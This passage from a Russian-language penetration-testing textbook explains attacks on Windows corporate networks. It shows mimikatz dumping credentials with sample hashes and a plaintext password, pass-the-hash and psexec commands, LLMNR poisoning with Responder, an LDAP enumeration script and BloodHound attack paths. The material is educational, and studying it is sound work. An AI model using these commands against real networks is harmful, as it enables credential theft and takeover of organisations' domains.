Привилегии отладки (debug) — это политика безопасности, позволяющая такому процессу, как mimikatz, подключать отладчик к процессу LSSAS для извлечения содержимого его памяти. Выполните следующую команду, чтобы приказать mimikatz запросить привилегии отладки:

```
mimikatz # privilege::debug
Privilege '20' OK
```

Если mimikatz получит соответствующие права, то вы увидите сообщение `OK`. Чтобы достичь наилучших результатов, запустите процесс mimikatz от имени администратора, поскольку такой процесс тоже может получить привилегии отладки.

Инструмент mimikatz предусматривает несколько модулей. Например, модуль `sekurlsa` позволяет извлекать хеши из памяти:

```
mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 546750 (00000000:000857be)
Session           : Interactive from 1
User Name         : Hacker1
Domain            : DESKTOP-AB3A4NG
Logon Server      : DESKTOP-AB3A4NG
Logon Time        : 2/16/2021 8:17:19 PM
SID               : S-1-5-21
        msv :
         [00000003] Primary
         * Username : Hacker1
         * Domain   : DESKTOP-AB3A4NG
         * NTLM     : f773c5db7ddebefa4b0dae7ee8c50aea ❶
         * SHA1     : e68e11be8b70e435c65aef8ba9798ff7775c361e ❷
        tspkg :
         * Username : Hacker1
         * Domain   : DESKTOP-AB3A4NG
         * Password : trustno1! ❸
        wdigest :
```

Tlgm: @it_boooks


```
         * Username : Hacker1
         * Domain   : DESKTOP-AB3A4NG
         * Password : (null)
        kerberos :
         * Username : Hacker1
         * Domain   : DESKTOP-AB3A4NG
         * Password : (null)
        ssp :
        credman :
        cloudap :
...
```

Обратите внимание на то, что инструмент mimikatz извлек хеши паролей SHA-1 и Windows NT LAN Manager ❶❷. В некоторых случаях память процесса LSSAS также может содержать пароли в виде открытого текста ❸. Такие инструменты, как Credential Guard, помогают защитить процесс LSSAS от подобных атак. Однако программа mimikatz все равно может захватить учетные данные, введенные пользователем после взлома системы.

Инструмент mimikatz также включен в Metasploit Framework; однако этот фреймворк не всегда содержит самую последнюю его версию. Тем не менее вы можете создать дамп хешей паролей в системе Windows, выполнив следующую команду:

```
meterpreter > load mimikatz
meterpreter > mimikatz_command -f sekurlsa::logonpasswords
```

Теперь, когда у вас есть хеши паролей, вы можете попытаться их взломать или использовать для входа в систему других компьютеров в корпоративной сети, реализовав атаку типа pass-the-hash (передача хеша), предполагающую эксплуатацию протокола Windows NT LAN Manager.

Передача хеша по протоколу NT LAN Manager

NT LAN Manager (NTLM) — это протокол Windows, позволяющий пользователям аутентифицироваться на других компьютерах в сети, используя хеш своего пароля. На рис. 15.1 показано, что происходит, когда пользователь аутентифицируется в системе и пытается получить доступ к общей папке на сервере с помощью NTLM.

В ходе этого процесса происходит обмен несколькими сообщениями. Когда пользователь аутентифицируется в системе с помощью своих учетных данных, компьютер сохраняет имя пользователя и хеш пароля ❶, а затем, как правило, удаляет пароль в виде открытого текста. Когда пользователь пытается получить доступ к серверу или сетевой папке, операционная система отправляет этому серверу соответствующее имя пользователя. В ответ сервер отправляет сообщение, известное как *вызов* (challenge message), представляющее собой 16-байтовое nonce-число. Затем клиент

Tlgm: @it_boooks

шифрует это nonce-число с помощью хеша пароля пользователя и отправляет его серверу ❷. Зашифрованное nonce-число обычно называется *ответом на вызов* (challenge response).

Затем сервер пересылает имя пользователя, ответ и вызов контроллеру домена. Контроллер домена представляет собой сервер, отвечающий за хранение информации о пользователях и управление политикой сетевой безопасности. Получив ответ на вызов ❸, контроллер домена проверяет его, сопоставляя с хешем пароля пользователя в базе данных. Затем использует этот хеш для расшифровки nonce-числа, содержащегося в ответе на вызов. Если nonce-числа совпадут, то контроллер домена отправит серверу сообщение о том, что аутентифицировал пользователя, и тогда сервер предоставит пользователю доступ.




Рис. 15.1. Обзор процесса аутентификации с использованием протокола NTLM

Обратите внимание на то, что этот протокол никогда не использует пароль пользователя в виде открытого текста. Это означает, что если злоумышленнику удастся получить хеш пароля пользователя, то ему не придется взламывать его для получения доступа к другой машине. Хакер просто использует хеш, извлеченный из памяти компьютера, для шифрования ответа на запрос и прохождения аутентификации с помощью контроллера домена. Этот тип атаки называется *pass-the-hash*.

Tlgm: @it_boooks

Чтобы выполнить такую атаку, используйте программу mimikatz для загрузки одного из хешей, извлеченных из памяти процесса LSSAS:

```
mimikatz # sekurlsa::pth /user:<пользователь> /domain:<домен> /ntlm:<NTLM-хеш>
```

Вместо значений `<пользователь>`, `<домен>` и `<NTLM-хеш>` введите извлеченные имя пользователя, домен и NTLM-хеш пароля.

Теперь вы можете выдать себя за пользователя и получить доступ к его ресурсам. Например, если бы наша виртуальная среда содержала еще одну машину Windows, то вы смогли бы подключиться к ней и получить доступ к системе с помощью инструмента `psexec`, позволяющего запускать терминал PowerShell на другом компьютере:

```
PS> psexec -i \\<IP-адрес другой машины> powershell
```

Вы можете бесплатно скачать программу `psexec` с сайта Microsoft.

Исследование корпоративной сети Windows

Что может сделать злоумышленник, оказавшись внутри сети? В корпоративной сети он может узнать о подключенных к ней устройствах и связанных с ними политиках безопасности, прослушивая сетевой трафик или отправляя запросы контроллеру домена.

Крупные корпорации вынуждены управлять политиками безопасности для тысяч устройств, поэтому обычно организуют свои машины в иерархическую структуру, состоящую из организационных единиц, доменов, деревьев и лесов. *Организационная единица* (organizational unit, OU) — это самый низкий уровень иерархии, состоящий из групп пользователей, групп безопасности и компьютеров. Структуру OU определяет системный администратор. Так, администратор крупного банка может создать организационную единицу для каждого подразделения банка, например для филиала в Вирджинии, филиала в Калифорнии и филиала во Флориде. Внутри каждой такой единицы администратор может создать две другие OU, одну для банкоматов, а другую — для учетных записей сотрудников. Такой метод группировки позволяет системным администраторам назначать разным единицам разные привилегии.

Совокупность организационных единиц называется *доменом*. Домены, которые могут быть родительскими и дочерними, группируются в деревья. Деревья, в свою очередь, группируются в лес. Между доменами в одном дереве устанавливаются доверительные отношения, что позволяет авторизованным пользователям перемещаться между ними. Например, системный администратор может изолировать машины, работающие в штаб-квартире банка, от машин, работающих в филиалах.

Tlgm: @it_boooks

Таким образом, администратор может создать два отдельных домена: `company.headquarters` и `company.branches`. Если в дальнейшем этот банк приобретет другой менее крупный банк, уже имеющий доменную инфраструктуру, то системный администратор сможет подключить ее, сделав домен приобретенного банка дочерним по отношению к родительскому домену банка `company.branches`.

На рис. 15.2 показана структура с одним лесом, двумя деревьями, тремя доменами и семью организационными единицами.




Рис. 15.2. Структура корпоративной сети с несколькими доменами

Контроллер домена управляет этими доменами и их политиками безопасности, используя четыре ключевых сервиса: *DNS*, *ADS* (Active Directory), *LDAP* (Lightweight Directory Access Protocol) и *Kerberos*. Начнем с рассмотрения сервиса DNS.

Атака на сервис DNS

Сервис DNS — ключевая часть контроллера домена. Этот сервис позволяет машинам в домене находить IP-адреса других машин в сети. Например, файловый сервер может содержать общую сетевую папку с именем //Patient Records/. Когда пользователь вводит `//Patient Records/` в поле своего файлового менеджера, операционная система связывается с DNS-сервером контроллера домена, чтобы выяснить IP-адрес файлового сервера. Если в DNS содержится запись для папки //PatientRecords/, то система предоставит соответствующий IP-адрес. Затем файловый менеджер попытается подключиться к этому серверу и получить доступ к файлам (при условии, что у него есть на это разрешение).

Tlgm: @it_boooks

Однако если поиск в DNS завершился неудачей, например, из-за того, что пользователь неправильно ввел имя папки, скажем, забыл букву `s` в конце и ввел `//PatientRecord/` вместо `//PatientRecords/`, то операционная система задействует менее безопасный протокол *разрешения имен хостов в локальной сети* (Link-Local Multicast Name Resolution, LLMNR) для поиска в сети машины, которая может ответить на запрос. Данный протокол широковещательный, вследствие чего ответить на запрос может любой компьютер в сети. Это позволяет злоумышленникам отправить в ответ на запрос вредоносное сообщение. Такая атака называется *отравлением LLMNR* (LLMNR poisoning). На рис. 15.3 показаны этапы реализации подобной атаки.




Рис. 15.3. Как неудачный поиск в DNS может приводить к отправке небезопасных LLMNR-запросов

Жертва генерирует DNS-запрос, который отправляется контроллеру домена ❶. Сервис DNS контроллера домена сообщает жертве о том, что не может найти запрошенную запись ❷, поэтому компьютер жертвы задействует протокол LLMNR. С его помощью он опрашивает другие машины на предмет наличия папки //PatientRecord/ ❸. Хакер отвечает сообщением: «Я могу помочь, но вам придется пройти аутентификацию. Отправьте мне свой NTLM-хеш» ❹. Если компьютер жертвы ответит на это сообщение, то злоумышленник получит NTLM-хеш пароля пользователя.

Если LLMNR-запрос не сработает, то клиент задействует менее безопасный протокол NBT-NS (Net bios Name Service). LLMNR и NBT-NS — не единственные протоколы, уязвимые для атак этого типа. Предположим, что злоумышленник выполняет ARP-спуфинг, выдавая свой компьютер за DNS-сервер. В этом случае он может захватить NTLM-хеш, содержащийся в правильных DNS-запросах.

Tlgm: @it_boooks

Выполнять атаки такого типа можно с помощью инструмента `Responder`. Он позволяет отправлять вредоносные ответы на запросы, генерируемые при использовании различных сетевых протоколов, и перехватывать хеши. Вы можете получить копию инструмента `Responder`, клонировав соответствующий репозиторий GitHub на свою виртуальную машину Kali Linux:

```
kali@kali:~$ git clone https://github.com/lgandx/Responder
```

Запустите `Responder` на своей виртуальной машине Kali Linux. Затем введите вымышленное имя папки, например, //PatientRecords/, на виртуальной машине Windows:

```
kali@kali:~/Responder$ sudo python3 Responder.py -I eth0 -v
...
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
...
[+] Listening for events...
[HTTP] Sending NTLM authentication request to 10.0.1.26
[HTTP] GET request from: 10.0.1.26 URL: /
[HTTP] Host : patientrecord
[HTTP] NTLMv2 Client : 10.0.1.26
[HTTP] NTLMv2 Username : DESKTOP-AB3A4NG\Hacker1
[HTTP] NTLMv2 Hash : Hacker1::DESKTOP-AB3A4NG:XXXXXXXXXX..... ❶
```

Параметр `-I` обозначает интерфейсы, которые этот инструмент будет прослушивать и использовать для отправки ответов, а `-v` обеспечивает генерацию подробного вывода. Мы видим NTLMv2-хеш, который был захвачен во время атаки ❶. Теперь вы можете взломать этот хеш с помощью приемов, описанных в главе 12, или задействовать его в ходе атаки типа pass-the-hash.

Атака на сервисы Active Directory и LDAP

Вторым сервисом, запущенным на контроллере домена, является Active Directory, который представляет собой базу данных, содержащую все объекты домена, включая пользователей, политики безопасности и общие машины, такие как принтеры и настольные компьютеры.

Объекты типа «пользователь» содержат такие данные, как имена пользователей и хеши паролей. Объекты типа «группа безопасности» содержат информацию о предоставленных группе привилегиях, а также атрибут членства, в котором перечислены пользователи, связанные с соответствующей группой безопасности. Хранение всей информации о пользователях в одном репозитории позволяет предоставлять пользователям доступ к нескольким машинам, не прибегая к хранению

Tlgm: @it_boooks

их учетных данных на этих устройствах. Это очень удобно в случае библиотек, банков и корпоративных офисов, сотрудники которых часто используют общие машины и принтеры.

Собственный сервис каталогов предусмотрен не только в ОС Windows, но и в других операционных системах. Такие сервисы, как 389 Directory Server и Apple Open Directory, используют собственные протоколы и запросы. Однако требовать от операционных систем реализации всех протоколов доступа к каталогам невозможно. Поэтому они часто реализуют стандартный протокол LDAP (Lightweight Directory Access Protocol, облегченный протокол доступа к каталогам), который устройства могут использовать для взаимодействия с большинством сервисов каталогов. Сервис LDAP преобразует LDAP-запросы в формат, поддерживаемый серверным сервисом каталога. Это означает, что клиенты должны поддерживать только протокол LDAP, поскольку сервис LDAP абстрагирует работу сервиса каталогов на стороне сервера.

Протокол LDAP представляет данные в виде *информационного дерева каталога* (directory information tree, DIT). На рис. 15.4 показано DIT для гипотетического домена bank.com.




Рис. 15.4. Информационное дерево каталога

Корень структуры DIT — домен. Значение `dc=bank, dc=com` — это уникальное имя, которое однозначно идентифицирует компонент дерева. (В данном случае `dc` обозначает не контроллер домена, а скорее компонент домена. Это может немного

Tlgm: @it_boooks

сбивать с толку, однако данная нотация стандартна.) Домен bank.com состоит из двух компонентов: bank и com. Под доменом расположены две OU, одна из которых представляет машины, а другая — пользователей. Уникальным именем человека с идентификатором пользователя Monique является `dc=bank`, `dc=com`, `ou=Staff`, `ou=Manager`, `uid=Monique`. Таким образом, уникальное имя не только однозначно идентифицирует компонент, но и определяет путь до объекта в дереве.

Создание клиента для генерации LDAP-запросов

Протокол LDAP может оказаться полезным инструментом для получения доступа к контроллеру домена. Если мы получим доступ к контроллеру домена, который хранит учетные данные всех пользователей, а также может создавать их учетные записи, то обретем контроль над сетью. Захватив контроллер домена, мы сможем создать собственную учетную запись администратора и войти в систему любого из компьютеров по своему выбору.

Однако учетные данные, извлеченные из памяти того или иного компьютера в сети, могут не позволить нам получить доступ к контроллеру домена. Поэтому нам придется переходить от одной машины к другой, извлекая логины и пароли привилегированных учетных записей вплоть до обнаружения тех, которые позволят нам достичь своей цели. Чтобы делать это эффективно, вам необходимо понимать структуру атакуемой сети.

Злоумышленники могут исследовать структуру корпоративной сети путем отправки запросов на LDAP-сервер контроллера домена. Среди прочего таким способом хакер может выяснить, сколько машин подключено к сети, сколько в ней пользователей и какие из пользователей входят в группу администраторов. Отправляя подобные запросы, злоумышленник может сопоставить карту сети и найти путь к контроллеру домена. Этот процесс называется *перечислением* (enumeration).

Чтобы конкретизировать вышеописанные идеи, напишем программу на языке Python, которая будет отправлять запросы на LDAP-сервер. Этот LDAP-клиент, который мы назовем `info_probe.py`, будет извлекать список всех пользователей в сети. Для создания нашего клиента мы используем библиотеку Python `ldap3`, поэтому установите ее с помощью команды `pip3`:

```
kali@kali:~$ pip3 install ldap3
```

Мы будем подключаться к сервису LDAP путем так называемой привязки. LDAP поддерживает привязки трех типов: *анонимные привязки*, *привязки пароля* и *SASL-привязки* (Simple Authentication and Security Layer, простой уровень аутентификации и безопасности). Анонимная привязка не требует прохождения процедуры аутентификации, поэтому мы начнем с выполнения анонимной привязки, а затем изменим нашу программу, чтобы выполнить привязку пароля, которая позволит

Tlgm: @it_boooks

нам аутентифицироваться с использованием учетных данных. SASL-привязки мы обсудим в ходе рассмотрения протокола Kerberos далее в этой главе.

Чтобы не настраивать собственный LDAP-сервер, мы будем взаимодействовать с общедоступным демонстрационным сервером `ipa.demo1.freeipa.org`, доступным по адресу https://www.freeipa.org/page/Demo. Вместо этого вы можете скачать виртуальную машину FreeIPA и добавить ее в свою среду. Виртуальная машина FreeIPA — это Linux-эквивалент контроллера домена Windows, и мы будем использовать ее в качестве контроллера домена в нашей среде. Демосервер проще настроить, однако при его использовании ваше DIT может измениться во время тестирования, поскольку другие люди тоже имеют доступ к этому серверу. Тем не менее в следующих примерах я задействую именно этот вариант:

```
from ldap3 import Server, Connection, ALL
server = Server(host = 'ipa.demo1.freeipa.org', get_info=ALL)
Connection(server).bind()
print(server.info)
```

Сначала мы создаем объект `server` и указываем информацию о сервере, к которому хотим подключиться. Мы задаем `ALL` в качестве значения параметра `get_info`, чтобы после подключения прочитать как можно больше информации о сервере. Затем создаем объект `connection` и вызываем метод `bind`. Данное подключение к LDAP-серверу использует анонимную привязку. В случае успешной привязки мы выводим на экран информацию о сервере.

Запустите `info_probe.py`, чтобы попытаться подключиться к серверу:

```
kali@kali:~$ python3 info_probe.py
DSA info (from DSE):
  Supported LDAP versions: 2, 3
  Naming contexts:
    cn=changelog
    dc=demo1,dc=freeipa,dc=org
    o=ipaca
      ...
```

Если вы успешно подключитесь к серверу, то увидите показанный выше результат. Полученная информация о сервере будет содержать множество важных деталей, включая версию LDAP-сервера.

Теперь отправим на LDAP-сервер запрос, чтобы больше узнать о сети. Большинство LDAP-серверов блокируют запросы неавторизованных пользователей, поэтому изменим код клиента `info_probe.py` так, чтобы он проходил процедуру аутентификации в сервисе LDAP. Мы применим метод аутентификации с привязкой пароля для подключения к LDAP-серверу и поиска всех пользователей в домене. LDAP-сервер предусматривает три учетные записи по умолчанию,

Tlgm: @it_boooks

каждая из которых имеет пароль `Secret123`. Однако для прохождения процедуры аутентификации вы также можете использовать NTLM-хеш пароля, извлеченный из памяти:

```
from ldap3 import Server, Connection, ALL, SUBTREE
server = Server(host = 'ipa.demo1.freeipa.org', use_ssl=True)
conn = conn = Connection(server, user='uid=admin,cn=users,cn=accounts,dc=demo1,
➥ dc=freeipa,dc=org', password="Secret123", auto_bind=True)
conn.search(search_base = 'dc=demo1,dc=freeipa,dc=org'
    ,search_filter = '(objectClass=person)'
    ,attributes=['cn', 'givenName', 'mail']
    ,search_scope = SUBTREE)
print(conn.entries)
```

Сначала мы подключаемся к LDAP-серверу, передавая уникальное имя пользователя в качестве значения параметра `user`. Обратите внимание на то, что это имя указывает путь от листа до корня DIT. Мы также задаем значение `true` для параметра `auto_bind`. Благодаря этому библиотека `ldap3` выполнит привязку, как только инициирует соединение, избавив нас от необходимости писать лишнюю строку кода. Затем мы вводим свой поисковый запрос. Аргумент `search_base` представляет начальный узел в DIT, и в качестве его значения мы задаем корневой узел. Второй параметр позволяет фильтровать результаты. Мы ограничимся объектами типа `person`. Фильтры также могут включать логические операторы. Например, следующий фильтр возвращает объекты типа `person` с атрибутом, который начинается с `Test`: `&(objectClass=person)(cn=Test*)`. Обратите внимание на то, что логический оператор предшествует условным. Эта структура может отличаться от структур, использующихся в других знакомых вам языках запросов. Наконец, мы указываем интересующие нас атрибуты.

Запустите программу Python:

```
$ python3 info_probe.py
[DN: uid=admin,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS:.
    cn: Administrator
, DN: uid=manager,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS:
    cn: Test Manager
    givenName: Test
    mail: manager@demo1.freeipa.org
, DN: uid=employee,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS: Read
    cn: Test Employee
    givenName: Test
    mail: employee@demo1.freeipa.org
, DN: uid=helpdesk,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS: Read
    cn: Test Helpdesk
    givenName: Test
    mail: helpdesk@demo1.freeipa.org
]
```

Tlgm: @it_boooks

Здесь мы видим данные четырех содержащихся в DIT пользователей. Поскольку LDAP-сервер общедоступен, это дерево может быть изменено вами и другими пользователями. Поэтому при отправке своего запроса вы можете обнаружить дополнительные записи.

Чтобы увидеть то, что видит системный администратор, введите логин admin и пароль Secret123 в форму аутентификации на странице https://ipa.demo1.freeipa.org/.

Использование инструментов SharpHound и Bloodhound для LDAP-перечисления

Процесс перечисления можно автоматизировать с помощью различных инструментов. *SharpHound* собирает информацию о сети, генерируя LDAP-запросы, прослушивая сетевой трафик и используя API Windows для извлечения информации из памяти подключенных к сети машин. Вы можете найти этот инструмент на https://github.com/BloodHoundAD/SharpHound3/. Завершив сбор информации, SharpHound предоставит несколько файлов в формате JSON, содержащих информацию о пользователях, группах и машинах в сети. Затем мы сможем скопировать эти файлы со взломанного компьютера в виртуальную машину Kali Linux и передать их в программу визуализации *BloodHound*. Этот инструмент позволяет злоумышленникам запрашивать данные и визуализировать пути (списки машин), которые они могут использовать для компрометации контроллера домена. На рис. 15.5 показан один из таких путей.

Допустим, что машина 1 — это машина, которую вы скомпрометировали. Пользователь по имени Джейн Джексон вошел в систему на этом компьютере и использует активный сеанс. Мы также видим, что Джейн является членом группы администраторов офиса, обладающей правами администратора на доступ к файловому серверу. Это означает, что с помощью учетных данных Джейн может получить доступ к файловому серверу. Мы также видим, что Джон Джонсон вошел в систему файлового сервера и использует активный сеанс. При этом Джон обладает правами администратора на доступ к контроллеру домена.

Это означает, что для компрометации контроллера домена мы можем извлечь учетные данные Джейн и с их помощью при реализации атаки типа pass-the-hash получить доступ к файловому серверу от имени администратора. Взломав файловый сервер, мы можем извлечь учетные данные Джона и использовать их для получения доступа к контроллеру домена.

Дополнительные примеры вы можете найти в документации к программе BloodHound на https://bloodhound.readthedocs.io/en/latest/data-analysis/bloodhound-gui.html. Чтобы создать запросы к сервису Active Directory, запущенному на контроллере домена, вы также можете использовать и другие инструменты, например windapsearch.

Tlgm: @it_boooks




Рис. 15.5. Иллюстрация возможного пути

Атака на протокол Kerberos

Протокол Kerberos представляет собой безопасную альтернативу протоколу NTLM. Для аутентификации пользователей, желающих получить доступ к сетевым ресурсам, Kerberos использует два сервиса: сервер аутентификации и сервис выдачи мандатов. На рис. 15.6 представлен процесс обмена сообщениями по протоколу Kerberos, имеющий место в тот момент, когда пользователь запрашивает доступ к файловому серверу.

Сначала клиент инициирует соединение с сервером аутентификации (AS) и запрашивает разрешение на доступ к сервису выдачи мандатов (TGS) ❶. Это сообщение в виде открытого текста содержит идентификатор пользователя, идентификатор сервиса, IP-адрес пользователя и запрошенное время жизни мандата на получение мандата (TGT). Сервер аутентификации ищет пользователя в сервисе Active Directory, и если такой пользователь существует, то AS извлекает хеш его пароля. Затем этот хеш будет использоваться в качестве симметричного ключа

Tlgm: @it_boooks

для шифрования ответа сервера аутентификации. Копия хеша есть у AS и у пользователя, поэтому расшифровать сообщение могут только пользователь и сервер аутентификации.




Рис. 15.6. Процесс аутентификации по протоколу Kerberos

Затем AS отправляет два зашифрованных сообщения, ответ и мандат на получение мандата ❷. Ответ, зашифрованный с помощью хеша пароля пользователя, содержит идентификатор сервиса, временную метку, время жизни сеанса и сеансовый ключ, который будет применять пользователь для шифрования канала связи с сервисом выдачи мандатов. Это сообщение означает следующее: «Вы прошли процедуру аутентификации. Если вы действительно тот пользователь, за которого себя выдаете, то сможете расшифровать это сообщение и извлечь сеансовый ключ, с помощью которого затем сможете безопасно обменяться данными с сервисом выдачи мандатов». Второе сообщение (мандат на получение мандата) зашифровано с использованием секретного ключа сервиса выдачи мандатов, то есть прочитать его может только сервис TGS. Это сообщение содержит идентификатор пользователя, идентификатор TGS, время, IP-адрес 